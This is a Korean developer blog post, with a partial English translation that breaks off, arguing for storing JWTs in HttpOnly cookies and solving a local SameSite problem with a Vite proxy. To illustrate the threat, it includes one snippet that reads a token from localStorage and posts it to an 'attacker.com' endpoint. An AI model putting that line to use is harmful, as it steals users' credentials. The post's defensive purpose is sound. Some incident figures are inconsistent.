JWT 토큰을 Cookie에서 관리하는 이유

목차
로컬에선 401, 운영에선 200… 같은 API인데 왜? SameSite 쿠키 때문에 막혔던 이야기
배경
서비스: 물품 대여 플랫폼 (Spring Boot API + React SPA). 회원가입/로그인 → JWT 발급 → 이후 모든 API에 인증 필요.
프론트엔드 구조: React(Vite) SPA로, 로컬 개발 시 localhost:5173에서 실행. 운영 시 api.joying.com과 joying.com으로 같은 도메인.
들어가며
프로젝트 시작하면서 가장 먼저 마주한 질문.
“JWT 토큰 어디에 저장할까?”
팀원 중 한 명이 “그냥 LocalStorage에 넣으면 되는 거 아니야?”라고 했습니다.
나도 처음엔 그렇게 생각했습니다. 간단하고 쉬우니까.
근데 찾아보니까 큰일날 뻔했습니다.

JWT 저장 방식의 역사: 왜 다들 쿠키로 넘어갔을까?
초창기 (2012-2015): Authorization 헤더 전성시대
그때는 왜 헤더를 썼을까?
1. RESTful API 철학이 유행
“상태가 없는(Stateless)” API가 트렌드
GET /api/users
Authorization: Bearer eyJhbGc…
- REST 원칙: 서버는 상태 저장하지 않음
- 토큰은 클라이언트가 관리
- 깔끔하고 명확한 구조
2. SPA(Single Page Application) 등장
AngularJS, Backbone.js 시대
“클라이언트가 모든 걸 관리하자!” 분위기
- 프론트엔드가 강력해짐
- 서버는 API만 제공
- 클라이언트가 상태 관리
3. 모바일 앱과 웹 API 통일

- 웹/앱 API 엔드포인트 동일
- 쿠키는 브라우저만 가능
- 헤더는 모든 클라이언트 지원
4. CORS 문제 회피

이 시기 대표 서비스:
- Firebase Authentication
- Auth0
- 초기 Spotify API
- GitHub API
당시엔 이게 정석이었다고 합니다.
출처: OWASP - Token Storage Cheat Sheet, Auth0 Documentation - Token Storage
전환기 (2016-2018): XSS 공격의 시대
대형 보안 사고들이 터지기 시작
2017년 2월 - Cloudflare Cloudbleed 사고
- 2016년 9월 22일부터 HTML 파서 버그로 메모리 덤프 발생
- Cloudflare를 사용하는 수백만 웹사이트 영향
- 비밀번호, 세션 쿠키, 인증 토큰 등 민감한 데이터 유출
- 검색엔진에 캐싱되어 노출
2017 - Equifax 해킹
- 1억 4천만 명 개인정보 유출
- Apache Struts 프레임워크의 원격 코드 실행(RCE) 취약점(CVE-2017-5638)이 원인
- XSS 공격은 아니지만, 웹 애플리케이션 보안의 중요성을 각인시킨 사건
2018 - British Airways 공격
- 38만 명 결제 정보 유출
- JavaScript 주입 공격
개발자들의 각성

보안 전문가들이 경고하기 시작:
- OWASP Top 10에 XSS 계속 등장
- npm 패키지 공급망 공격 증가
- “토큰은 JavaScript에서 격리하라”
출처: OWASP - XSS (Cross Site Scripting), SK쉴더스 - XSS 공격 유형부터 보안대책까지, 민트민 개발 블로그 - 웹사이트 보안 공격 XSS 직접 사용해 보기
현재 (2019-현재): HttpOnly Cookie가 표준
npm 공급망 공격의 증가
2021년 10월 - ua-parser-js 침해 사고
- 주간 700만+ 다운로드 인기 패키지 침해
- 공격자가 개발자 npm 계정 탈취
- 악성 버전(0.7.29, 0.8.0, 1.0.0) 배포
- Monero 채굴기 설치 + Windows 크리덴셜 탈취
- 약 4시간 동안 지속
출처: CISA - Malware Discovered in ua-parser-js, Rapid7 - ua-parser-js Hijacked
2022년 1월 - colors.js & faker.js 사태
- 개발자가 의도적으로 무한루프 코드 삽입
- npm 생태계 신뢰도 문제 제기
- 수많은 프로젝트 빌드 중단
2022년 2월 - Discord 토큰 탈취 공격
- npm에서 17개 악성 패키지 발견
- Discord 토큰 수집 기능 포함
- 3억 명 Discord 사용자 타겟
출처: 보안뉴스 - 디스코드 서버 하이재킹하는 악성 패키지, The Hacker News - 25 Malicious npm Packages
보안 커뮤니티의 합의
OWASP 권고사항
“웹 애플리케이션에서 인증 토큰은 HttpOnly, Secure, SameSite 쿠키에 저장하라”
출처: OWASP - Token Storage Cheat Sheet, OWASP - HTML5 Security Cheat Sheet
Chrome 80 변경 (2020년 2월)
SameSite 쿠키 기본값이 None에서 Lax로 변경되어 보안 강화
출처: Google Developers - Get Ready for New SameSite=None; Secure Cookie Settings, web.dev - SameSite cookies explained
왜 쿠키로 넘어갔나? 정리
| 시기 | 주류 방식 | 이유 |
|---|---|---|
| 2012-2015 | Authorization 헤더 | RESTful 유행, SPA 등장, 모바일 통일 |
| 2016-2018 | 전환기 | 대형 XSS 공격 증가, 보안 경각심 |
| 2019-현재 | HttpOnly Cookie | OWASP 권고, 대기업 표준화 |
결정적 이유 3가지
-
실제 피해 사례 폭증
- 2022년 npm 25개 패키지 공격
- 2021년 ua-parser-js (주간 700만 다운로드)
- 실제 금전 피해 발생
-
보안 커뮤니티 합의
- OWASP Top 10
- Google, Microsoft 보안 팀 권고
- 보안 강사들이 LocalStorage 강력 경고
-
브라우저 보안 기능 강화
- SameSite 쿠키 (2020년 Chrome 기본값 변경)
- Secure Context (HTTPS 강제)
- HttpOnly 플래그 표준화
JWT 저장 방식 4가지 완전 비교
방법 1) LocalStorage + Authorization 헤더
초창기 SPA 시대의 정석.

솔직히 처음엔 이게 제일 간단해 보였습니다. 구현도 쉽고, CORS 설정만 해주면 되고, 모바일 앱이랑 같은 방식이니까 통일성도 있습니다. RESTful API 철학에도 딱 맞아떨어집니다.
근데 문제는 보안입니다. JavaScript로 접근 가능하다는 게 생각보다 훨씬 위험했습니다. 악성 스크립트가 실행되면 토큰이 그대로 탈취됩니다. 브라우저가 제공하는 보안 기능도 전혀 활용할 수 없고, 토큰 만료나 갱신 로직도 200줄 넘게 직접 짜야 합니다.
실제 사고 사례
2022년 2월 - Discord 토큰 탈취 npm 패키지 25개 발견
npm 패키지에 악성 코드가 포함되어 localStorage의 Discord 토큰을 탈취했습니다.
- colors.js, discord.js 등 유명 패키지 위장
- iframe을 통해 localStorage 접근
- 수백만 개발자 영향
출처: The Hacker News - 25 Malicious JavaScript Libraries

단 3줄로 토큰 탈취 끝.
출처: velog - JWT의 안전한 저장소, 민동준 Medium - XSS 공격을 직접 해보면서 알아보기, falsy.me - 웹 취약점 공격 방법인 XSS, CSRF에 대하여
방법 2) 일반 Cookie + Authorization 헤더
쿠키에 저장하되, HttpOnly 없이.

쿠키의 만료 시간 자동 관리나 Domain, Path 제한 같은 기능은 쓸 수 있어서 LocalStorage보단 낫다고 볼 수 있습니다.
하지만 핵심 문제는 그대로입니다. document.cookie로 접근 가능하면 XSS 공격에 그대로 노출됩니다. LocalStorage랑 보안 수준이 똑같습니다. 게다가 쿠키는 자동 전송이 안 되니까 매번 헤더에 직접 넣어줘야 합니다. 쿠키의 진짜 장점을 활용도 못 하는 셈입니다.
LocalStorage의 단점 + Cookie의 복잡함 = 최악의 조합
방법 3) HttpOnly Cookie (자동 전송)
백엔드에서 HttpOnly 쿠키 설정, 브라우저가 자동으로 쿠키 전송.


이게 진짜입니다. JavaScript에서 document.cookie로 접근하려고 해도 빈 문자열만 반환됩니다. XSS 공격이 완전히 막힙니다. 브라우저가 알아서 쿠키를 전송해주고, SameSite로 CSRF 방어도 되고, 만료 시간도 자동으로 관리됩니다. 프론트엔드 코드는 10줄이면 끝납니다.
국내외 대형 서비스들이 이 방식을 표준으로 쓰고 있습니다.
다만 로컬 개발할 때 SameSite 정책 때문에 문제가 생깁니다(뒤에서 설명). CORS 설정도 credentials 옵션을 켜야 하고, 쿠키 용량도 4KB 제한이 있습니다. 서버 간 통신에는 적합하지 않습니다.
방법 4) HttpOnly Cookie + Authorization 헤더 변환
쿠키에 HttpOnly로 저장하되, 백엔드에서 헤더로 변환.

HttpOnly의 보안과 Authorization 헤더의 유연성을 둘 다 가져가려는 방식입니다. 마이크로서비스 간 토큰 전달이 쉽고, API Gateway와도 호환성이 좋습니다. 레거시 시스템 통합할 때도 편합니다.
다만 구현이 복잡합니다. 쿠키와 헤더를 둘 다 관리해야 하고, 디버깅할 때도 헷갈립니다. 웬만하면 오버엔지니어링입니다.
마이크로서비스 아키텍처에서 가끔 쓰긴 하는데, 우리 프로젝트처럼 단일 서버 구조면 필요 없습니다.
각 방법의 실전 코드량 비교
LocalStorage 방식 (200+ 줄)

HttpOnly Cookie 방식 (10줄)

20배 코드량 차이.
우리가 HttpOnly Cookie를 선택한 이유
1. 보안이 최우선
XSS 공격 하나면 게임 끝입니다.
- 2022년 npm 패키지 공격: 수백만 개발자 영향
- 2021년 ua-parser-js 침해: 주간 700만 다운로드 패키지
HttpOnly는 JavaScript 접근 자체가 불가능합니다.
2. 코드가 간결합니다
200줄 vs 10줄. 버그 발생 가능성도 20배 차이.
3. 대기업들이 다 써요
네이버
Cookie: NID_AUT (인증), NID_SES (세션)NID_AUT: HttpOnly 설정됨 ✓네이버는 NID_AUT 쿠키에 HttpOnly 속성을 설정해서 JavaScript 접근을 차단합니다. 로그인 프로세스에서 NID_AUT, NID_JKL, NID_SES 쿠키가 생성되며, 이 중 민감한 인증 정보를 담는 NID_AUT만 HttpOnly로 보호합니다.
출처: SMJ Blog - 쿠키, 세션, Minystory - requests로 네이버 스마트스토어센터 로그인 구현하기
구글
Cookie: SID, HSID, SSIDHSID: HttpOnly 설정됨 ✓유효기간: 2년구글은 HSID 쿠키를 HTTPOnly로 설정해서 스크립트나 사용자가 수정할 수 없게 합니다. SID와 HSID는 사용자의 Google 계정 ID와 로그인 시간을 암호화해서 저장하며, 이를 통해 폼 제출 공격을 차단합니다.
출처: Stack Overflow - SID and HSID cookies, Evgenii Studitskikh - Understanding Google’s Cookies
GitHub
Cookie: user_session__Host prefix 사용 ✓HttpOnly, Secure 설정됨 ✓GitHub은 user_session 쿠키에 __Host prefix를 사용해서 쿠키 토싱(Cookie Tossing) 공격을 방어합니다. HttpOnly와 Secure 플래그를 함께 설정해서 JavaScript 접근 차단과 HTTPS 전송만 허용합니다.
출처: GitHub Blog - Yummy cookies across domains, Codegram - Secure GitHub OAuth with cookies
현업 표준입니다.
추가 출처: GDSC UOS - JWT HTTPS Cookie 사용한 보안 로그인, OWASP - LocalStorage vs Cookies Best Practices
그런데 문제가 생겼다
백엔드 구현 끝내고 운영 서버에 배포했습니다. 완벽하게 작동했습니다.
근데 로컬에서 개발하려고 하니까…
이상한 현상
const response = await axiosInstance.get('/api/v1/auth/me');// → 401 Unauthorized카카오 로그인도 성공했고, 개발자 도구에서 쿠키도 보이는데 401이 떴습니다.
localhost:5173 → https://------.-.-------.io/api/v1/auth/me→ 401 (쿠키 전송 안 됨)
https://------.-.-------.io → https://------.-.-------.io/api/v1/auth/me→ 200 (쿠키 전송됨)같은 API인데 호출하는 도메인에 따라 결과가 다르다?
범인은 SameSite 쿠키 정책
Chrome DevTools로 확인해봤습니다.
Application 탭
Name: accessTokenValue: eyJhbGc...Domain: ------.-.-------.ioSameSite: Lax ← 이게 문제Network 탭
Request Headers: Cookie: (비어있음) ← 쿠키 안 보내짐쿠키는 있는데 요청할 때 안 보내져요.
SameSite란?
CSRF 공격 막으려고 브라우저가 쿠키 전송을 제한하는 정책.
| SameSite | 언제 쿠키 전송? |
|---|---|
| Strict | 무조건 같은 도메인만 |
| Lax | 같은 도메인 + 안전한 GET 요청 |
| None | 크로스 사이트도 허용 (Secure 필수) |
우리는 SameSite=Lax로 설정했습니다.
cookie.setAttribute("SameSite", "Lax");왜 로컬에서 안 될까?
localhost:5173 → https://------.-.-------.io이건 크로스 사이트:
- 프로토콜:
http://≠https:// - 도메인:
localhost≠------.-.-------.io - 포트:
5173≠443
→ SameSite=Lax 쿠키 전송 안 됨!
https://------.-.-------.io → https://------.-.-------.io이건 퍼스트 파티:
- 모든 조건 동일
→ 쿠키 정상 전송!
출처: web.dev - SameSite cookies explained, HAHWUL - Cookie and SameSite, Microsoft Learn - SameSite 쿠키 변경 처리
해결 방법 4가지 비교
해결 1) SameSite=None으로 변경
cookie.setAttribute("SameSite", "None");cookie.setSecure(true);프론트 코드 안 고치고 백엔드만 한 줄 바꾸면 끝이니까 제일 쉬워 보입니다.
근데 생각해보면 이건 운영 환경 보안을 낮추는 것입니다. 로컬 개발 편의 때문에 실제 사용자 보안을 희생하는 건 말이 안 됩니다. CSRF 공격 위험도 증가합니다.
HttpOnly 선택한 이유가 보안인데, 이건 본말전도입니다. 선택 안 함.
해결 2) 로컬도 HTTPS
mkcert localhost# https://localhost:5173운영 환경이랑 똑같이 만들자는 아이디어입니다.
근데 프로토콜만 맞춰도 의미가 없습니다. 도메인이 다르면 (localhost ≠ ------.-.-------.io) 여전히 크로스 사이트입니다. 인증서도 매번 관리해야 하고, 팀원 전부 설정해야 합니다.
HTTPS로 바꿔도 결국 차단됩니다. 선택 안 함.
해결 3) LocalStorage로 회귀
localStorage.setItem('accessToken', token);SameSite는 무관하니까 해결은 되겠지.
근데 이러면 XSS 취약점이 부활합니다. 200줄 코드 다시 작성해야 하고, OAuth2 전부 수정해야 하고, HttpOnly 선택한 이유를 포기하는 것입니다.
절대 안 함. 원점 회귀.
해결 4) Vite 프록시
브라우저 → localhost:5173/api ↓ Vite가 대신 요청 ↓ https://------.-.-------.io/api브라우저는 localhost:5173으로 요청 → 퍼스트 파티!
백엔드 코드는 전혀 안 건드립니다. 보안 설정도 그대로 유지됩니다. 프론트만 수정하면 끝입니다. 개발 서버에서만 작동하고 운영은 Nginx가 처리하는 구조라, 환경 분리도 깔끔합니다.
Vite 프록시 구현
1. 환경 변수
.env.development
VITE_API_BASE_URL=/api/v1VITE_BACKEND_TARGET=https://------.-.-------.io팀원마다 다르게 설정 가능:
- 운영 백엔드:
https://------.-.-------.io - 로컬 백엔드:
http://localhost:8080
2. Vite 설정
vite.config.js

3. Axios 설정
axiosInstance.js

10줄 끝.
API 경로 중복 문제
개발 서버 실행했더니:
Request URL: http://localhost:5173/api/v1/api/v1/auth/me/api/v1 두 번!
원인
baseURL: '/api/v1'axiosInstance.get('/api/v1/auth/me') // 중복
// 결과: /api/v1 + /api/v1/auth/me = /api/v1/api/v1/auth/me해결
axiosInstance.get('/auth/me') // 상대 경로만
// 결과: /api/v1 + /auth/me = /api/v1/auth/mebaseURL에 버전, 요청은 리소스만.
결과
개발 환경
1. 브라우저: localhost:5173/api/v1/auth/me2. Vite: https://------.-.-------.io/api/v1/auth/me 대신 요청3. 백엔드: Set-Cookie: accessToken=...; HttpOnly; SameSite=Lax4. 브라우저: localhost:5173 쿠키로 저장5. 다음 요청: 자동 전송!Network 탭
Request URL: http://localhost:5173/api/v1/auth/meCookie: accessToken=eyJhbGc...
Status: 200 OK200 떴다!
운영 환경
https://------.-.-------.io (프론트) ↓ Nginxhttps://------.-.-------.io/api/v1 (백엔드)퍼스트 파티라 쿠키 정상 전송!
그래도 Authorization 헤더가 필요한 경우
웹에서는 HttpOnly Cookie가 최선이지만, 이런 경우는 헤더가 적합합니다.
1. 모바일 네이티브 앱

왜?
- XSS 공격 없음 (웹뷰 아닌 이상)
- OS 레벨 암호화 저장소
- 쿠키보다 관리 쉬움
- 네이티브 앱에 쿠키 개념 없음
2. 서버 간 통신
# 마이크로서비스끼리curl -H "Authorization: Bearer ${TOKEN}" https://internal-api.com왜?
- 브라우저 아님
- 쿠키 개념 없음
- API 키 관리와 동일
- 명확한 인증 흐름
3. 마이크로서비스 아키텍처

왜?
- 서비스 간 토큰 전달 명확
- API Gateway와 호환
- 쿠키는 서비스 간 전달 복잡
4. 공개 API / OAuth2 Provider
// GitHub APIfetch('https://api.github.com/user', { headers: { Authorization: `Bearer ${githubToken}` }});왜?
- 외부 클라이언트 다양 (웹/앱/CLI)
- 쿠키로 통일 불가능
- RESTful API 표준
- 개발자 도구 (Postman, curl) 호환
5. CLI 도구
# GitHub CLIgh api /user -H "Authorization: Bearer $TOKEN"왜?
- 터미널에 쿠키 개념 없음
- 설정 파일에 토큰 저장
- 간단하고 명확
현실적인 선택: 하이브리드
대부분의 현대 서비스는 상황에 따라 다르게 사용합니다.
| 클라이언트 | 저장 방식 | 전송 방식 |
|---|---|---|
| 웹 브라우저 | HttpOnly Cookie | 자동 전송 |
| 모바일 앱 | Secure Storage | Auth 헤더 |
| 서버↔서버 | 환경 변수 | Auth 헤더 |
| CLI 도구 | 설정 파일 | Auth 헤더 |
실제 사례
GitHub
- 웹 로그인:
user_session쿠키 (HttpOnly, Secure,__Hostprefix) - Personal Access Token: Authorization 헤더 (
ghp_*토큰) - GitHub CLI: OAuth Token (헤더)
- GitHub Actions:
GITHUB_TOKEN환경 변수 (헤더)
GitHub은 웹 브라우저 인증에 HttpOnly 쿠키를 사용하지만, API나 CLI 도구에서는 Authorization 헤더를 사용합니다.
- Gmail 웹: SID, HSID, SSID 쿠키 (HSID는 HttpOnly)
- Google Cloud API: Service Account Key (JSON 파일, Authorization 헤더)
- Firebase: 공식적으로 HttpOnly Session Cookie 지원
- gcloud CLI: Application Default Credentials (헤더)
구글은 Gmail 같은 웹 서비스에서 HttpOnly 쿠키를 사용하지만, Cloud API나 CLI에서는 헤더 기반 인증을 사용합니다.
출처: Firebase - Manage Session Cookies, Stack Overflow - SID and HSID cookies
AWS
- AWS Console: 세션 쿠키 사용 (브라우저)
- API Gateway: HttpOnly Cookie 권장 (공식 보안 블로그)
- AWS CLI: Access Key + Secret Key (헤더)
- SDK: Credentials file (
~/.aws/credentials) - EC2/Lambda: IAM Role (임시 토큰, 헤더)
AWS는 Console 웹 인터페이스에서 쿠키를 사용하지만, CLI와 SDK는 모두 헤더 기반 인증을 사용합니다. AWS Security Blog에서 API Gateway에 HttpOnly Cookie 인증 구현을 공식 권장합니다.
출처: AWS Security Blog - HttpOnly Cookie Authentication in API Gateway
종합 비교표
JWT 저장 방식 비교
| 방식 | XSS 방어 | 코드량 | 로컬 개발 | 추천도 |
|---|---|---|---|---|
| LocalStorage + 헤더 | 취약 | 200줄 | O | 1 (웹), 3 (앱) |
| Cookie + 헤더 | 취약 | 150줄 | O | 1 |
| HttpOnly Cookie | 강력 | 10줄 | 프록시 이용 | 5 (웹) |
| HttpOnly + 헤더 변환 | 강력 | 50줄 | 프록시 이용 | 3 (MSA) |
SameSite 문제 해결 방법 비교
| 방법 | 백엔드 수정 | 보안 유지 | 복잡도 | 추천도 |
|---|---|---|---|---|
| SameSite=None | 필요 | 약화 | 낮음 | 1 |
| HTTPS 인증서 | 불필요 | 유지 | 중간 | 2 |
| LocalStorage 회귀 | 필요 | 포기 | 높음 | x |
| Vite 프록시 | 불필요 | 유지 | 낮음 | 5 |
우리의 최종 선택
웹: HttpOnly Cookie
// 백엔드cookie.setHttpOnly(true);cookie.setSecure(true);cookie.setAttribute("SameSite", "Lax");// 프론트const api = axios.create({ baseURL: '/api/v1', withCredentials: true});로컬 개발: Vite 프록시
proxy: { '/api': { target: 'https://-----.-.-----.io', changeOrigin: true, }}정리
역사로 보는 JWT 저장 방식
핵심 포인트
- HttpOnly Cookie는 XSS를 원천 차단
- SameSite는 크로스 사이트 요청 제한
- Vite 프록시로 개발 환경도 퍼스트 파티
- 네이버, 카카오, 쿠팡 등 대형 서비스들도 전부 이 방식
- 모바일/서버는 Authorization 헤더 적합
(2025년 11월 9일 댓글을 보고 수정했습니다.) 근데 단순하게… XSS 공격만 막으면 되는 거 아닌가?
여기까지 읽고 나면 이런 생각이 들 수 있습니다.
“그냥 XSS 공격을 완벽하게 막으면 HttpOnly Cookie 안 써도 되는 거 아니야?”
맞는 말입니다. XSS만 막으면 LocalStorage도 안전하긴 합니다.
근데 현실적으로 XSS를 완벽하게 막는 건 거의 불가능합니다.
XSS를 완전히 막을 수 없는 이유
1. 제어할 수 없는 의존성
우리 프로젝트에서 쓰는 npm 패키지 개수를 세어보면:
npm list --all | wc -l# 보통 500~2000개이 모든 패키지를 완벽하게 검증할 수 있을까요? 불가능합니다.
실제 사례를 보면:
2021년 10월 - ua-parser-js 침해
- 주간 700만 다운로드 패키지
- 공격자가 개발자 npm 계정 탈취
- 악성 버전 배포 (4시간 동안)
- 토큰 탈취 코드 포함
우리가 아무리 코드를 잘 짜도, 신뢰했던 라이브러리가 악성 코드를 실행하면 끝입니다.
출처: CISA - Malware Discovered in ua-parser-js, Rapid7 - ua-parser-js Hijacked
2022년 2월 - Discord 토큰 탈취
- npm에서 25개 악성 패키지 발견
- 유명 패키지 위장 (colors.js, discord.js 등)
- localStorage의 토큰 자동 수집
출처: The Hacker News - 25 Malicious npm Packages, 보안뉴스 - 디스코드 서버 하이재킹하는 악성 패키지
2. 브라우저 확장 프로그램
사용자가 설치한 Chrome/Firefox 확장 프로그램도 페이지의 JavaScript에 접근할 수 있습니다.
// 악성 확장 프로그램이 실행하는 코드const token = localStorage.getItem('accessToken');fetch('https://attacker.com/steal', { method: 'POST', body: token});이것도 서비스 개발자가 통제할 수 없는 영역입니다.
실제로 2018년 British Airways 공격도 서드파티 스크립트가 침해당한 사례였습니다.
3. XSS 방어 자체가 완벽할 수 없다
아무리 조심해도:
- CSP (Content Security Policy) 설정 실수
- 새로 발견되는 브라우저 취약점 (0-day)
- 서드파티 스크립트 (Google Analytics, 광고 SDK 등)의 취약점
- React/Vue 같은 프레임워크의 버그
실제로 OWASP Top 10에서 XSS가 계속 상위권에 있는 이유가, 완벽하게 방어하기가 거의 불가능하기 때문입니다.
출처: OWASP - XSS (Cross Site Scripting), SK쉴더스 - XSS 공격 유형부터 보안대책까지
HttpOnly는 “만약의 경우”를 대비한 방어층
보안의 핵심 원칙은 Defense in Depth(다층 방어)입니다.
1차 방어: XSS 공격 자체를 막는다 (CSP, 입력 검증, escape 등)2차 방어: XSS가 뚫려도 토큰을 못 훔치게 한다 ← HttpOnly Cookie3차 방어: 토큰이 탈취되어도 피해를 최소화 (짧은 만료시간, IP 검증 등)HttpOnly Cookie는 2차 방어선입니다.
LocalStorage에 저장하면:
- XSS 공격 성공 → 토큰 즉시 탈취 → 게임 오버
HttpOnly Cookie에 저장하면:
- XSS 공격 성공 → JavaScript로 토큰 접근 불가 → 추가 방어 시간 확보
출처: Microsoft Security - Defense in Depth, OWASP - Defense in Depth
실제 대기업들의 선택
네이버, 카카오, 쿠팡, 토스 같은 회사들도 당연히 XSS 방어를 합니다.
근데 그와 동시에 HttpOnly Cookie도 씁니다.
왜? XSS 방어만으로는 충분하지 않다는 걸 알기 때문입니다.
보안팀이 아무리 잘해도:
- 신입 개발자가 실수할 수 있다
- 서드파티 라이브러리가 침해당할 수 있다
- 새로운 취약점이 발견될 수 있다
그래서 XSS 방어 + HttpOnly Cookie를 둘 다 합니다.
비용도 거의 없습니다. 백엔드 설정 3줄, 프론트 설정 2줄이면 끝입니다.
결론: 둘 다 필요하다
“XSS만 막으면 된다”는 이론적으로는 맞지만 현실적으로 불가능합니다.
실무에서는:
- XSS 공격을 최대한 막는다 (CSP, 입력 검증, escape 등)
- 동시에 HttpOnly Cookie로 토큰을 격리합니다
- 만료 시간, IP 검증 등 추가 방어층도 구축합니다
보안은 한 가지 방어에 기대지 않고 여러 겹의 방어막을 쌓는 일입니다.
HttpOnly는 그 중 하나의 중요한 층이고, 비용 대비 효과가 가장 큰 방어 수단 중 하나입니다.
그래서 OWASP, Google, Microsoft 같은 곳에서 모두 “HttpOnly Cookie에 저장하라”고 권고하는 겁니다.
XSS 방어와 HttpOnly는 둘 다 필요합니다.
마치며
처음엔 “그냥 LocalStorage 쓰면 되지 않아?”라고 생각했습니다. 찾아보니 다 이유가 있었습니다. 2012년엔 LocalStorage가 정답이었지만, XSS 공격과 npm 공급망 공격이 현실이 된 지금은 토큰을 JavaScript에서 격리하는 게 핵심입니다.
결국 웹 보안의 원칙은 격리입니다. HttpOnly로 JavaScript와 격리하고, SameSite로 크로스 사이트 요청을 격리하고, Secure로 HTTP 전송을 격리합니다. 웹은 HttpOnly Cookie, 모바일은 Secure Storage, 서버 간 통신은 환경 변수를 씁니다. 각 환경의 특성에 맞게 토큰을 격리하는 게 중요합니다.
참고 자료
보안 사고 사례
- CISA - Malware Discovered in Popular NPM Package, ua-parser-js
- Rapid7 - NPM Library (ua-parser-js) Hijacked
- The Hacker News - 25 Malicious npm Packages
- Rapid7 - Cloudflare Cloudbleed Vulnerability
- 인기있는 NPM 라이브러리 하이잭 사고
- 디스코드 서버 하이재킹하는 악성 패키지
- colors.js와 faker.js 사태가 준 교훈
JWT 보안 가이드
- OWASP - Token Storage Cheat Sheet
- Auth0 - Token Storage Best Practices
- OWASP - XSS (Cross Site Scripting)
- GDSC UOS - JWT HTTPS Cookie 사용한 보안 로그인
- velog - JWT의 안전한 저장소
- velog - 프론트에서 안전하게 로그인 처리하기
SameSite 쿠키 정책
- web.dev - SameSite cookies explained
- Google Developers - Get Ready for New SameSite=None; Secure Cookie Settings
- HAHWUL - Cookie and SameSite
- Microsoft Learn - SameSite 쿠키 변경 처리
- MDN - SameSite cookies
Vite 프록시 설정
XSS 공격
- SK쉴더스 - XSS 공격 유형부터 보안대책까지
- 민트민 개발 블로그 - XSS 직접 사용해 보기
- 민동준 Medium - XSS 공격을 직접 해보면서 알아보기
- falsy.me - XSS, CSRF에 대하여
환경
- React 18
- Vite 5
- Axios 1.x
- Spring Boot 3.x
- Java 17
401 Locally, 200 in Production… Same API, But Why? The SameSite Cookie Story
Introduction
The very first question we faced when starting the project:
“Where should we store the JWT token?”
One teammate said, “Can’t we just put it in LocalStorage?” I thought the same at first. It’s simple and easy.
But after doing some research, we almost made a huge mistake.
The History of JWT Storage: Why Did Everyone Move to Cookies?
Early Days (2012-2015): The Age of Authorization Headers
Why did everyone use headers back then?
1. RESTful API Philosophy Was Trending
“Stateless” APIs were the trend:
GET /api/users
Authorization: Bearer eyJhbGc…
- REST principle: The server stores no state
- Tokens are managed by the client
- Clean and clear architecture
2. SPA (Single Page Application) Emerged
The era of AngularJS and Backbone.js.
“Let the client manage everything!” was the vibe.
- The frontend became powerful
- The server only provided APIs
- The client managed state
3. Unification of Mobile Apps and Web APIs
- Same API endpoints for web and mobile
- Cookies only work in browsers
- Headers work across all clients
4. Avoiding CORS Issues
Representative services of this era:
- Firebase Authentication
- Auth0
- Early Spotify API
- GitHub API
This was considered the standard approach at the time.
Sources: OWASP - Token Storage Cheat Sheet, Auth0 Documentation - Token Storage
Transition Period (2016-2018): The Age of XSS Attacks
Major Security Incidents Started Breaking Out
February 2017 - Cloudflare Cloudbleed Incident
- Memory dump caused by an HTML parser bug since September 22, 2016
- Millions of websites using Cloudflare were affected
- Sensitive data like passwords, session cookies, and auth tokens leaked
- Cached and exposed in search engines
Source: Rapid7 - Cloudflare Cloudbleed Vulnerability Explained
2017 - Equifax Hack
- 140 million personal records leaked
- Caused by a Remote Code Execution (RCE) vulnerability (CVE-2017-5638) in Apache Struts
- Not an XSS attack, but a pivotal event that highlighted web application security
2018 - British Airways Attack
- 380,000 payment records leaked
- JavaScript injection attack
Developers’ Awakening
Security experts started warning:
- XSS kept appearing in the OWASP Top 10
- npm package supply chain attacks increased
- “Isolate tokens from JavaScript”
Sources: OWASP - XSS (Cross Site Scripting)
Present (2019-Now): HttpOnly Cookie Is the Standard
